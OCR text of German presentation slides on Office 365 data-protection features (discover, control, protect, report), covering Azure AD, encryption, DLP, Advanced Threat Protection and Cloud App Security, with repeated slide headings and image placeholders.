
Name	Erstellt von	Aufbewahrungszeitraum	Zuletzt geändert
Rechnung	CIE Administrator	7 Jahre	Apr 18, 2017

Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten und e-Mails






Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.


Klassifizieren von Dokumenten und e-Mails



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.


Klassifizieren von e-Mails



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten



Kontrollieren

Verwendung und Zugriff auf persönliche Daten verwalten

Zertifizierungen / Audits

Authentifizierung, Datenübertragung, Datenhaltung


- ***Azure Active Directory*** *verhindert unautorisierten Zugriff. (Multi-Factor Authentication, Azure AD Privileged Identity Management)*
- ***Threat Intelligence*** *hilft beim proaktiven Erkennen von und Schutz vor fortgeschrittenen Bedrohungen in Office 365.*
- *Exchange Online und SharePoint Online Datenbanken sind mit Bitlocker verschlüsselt (Bring your own Key ist auf der Roadmap).*
- *Alle öffentliche Endpunkte sind* ***TLS verschlüsselt****. D.h. die gesamte Datenübertragung ist verschlüsselt.*

Schützen

Sicherheitskontrollen errichten, um Schwachstellen und Datenverstöße zu verhindern, zu erkennen und darauf zu reagieren

Office 365 Sicherheit

- *Verhindern von Datenverlust **(Data Loss Prevention; DLP)** in Office und Office 365 kann mehr als 80 gängige sensible Datentypen erkennen, wie etwa finanzielle, medizinische und personenbezogene Informationen. Zudem ermöglicht DLP Organisationen das Konfigurieren von Maßnahmen, die bei der Erkennung angewendet werden sollen, um sensible Informationen zu schützen und eine versehentliche Offenlegung zu verhindern.*




Schützen

Sicherheitskontrollen errichten, um Schwachstellen und Datenverstöße zu verhindern, zu erkennen und darauf zu reagieren

Office 365 Sicherheit

- ***Advanced Threat Protection*** *in Exchange Online Protection hilft beim Schutz Ihrer E-Mails vor neuen, ausgeklügelten Schadsoftwareangriffen in Echtzeit.*




Melden

Aktionsdaten-anforderungen und Wahrung erforderlicher Dokumentation

Office 365 Sicherheit

- ***Office Cloud App Security*** *ermöglicht das Ermitteln besonders riskanter und anormaler Nutzung und benachrichtigt Sie über potenzielle Verletzungen.*




Melden

Aktionsdaten-anforderungen und Wahrung erforderlicher Dokumentation

Office 365 Sicherheit

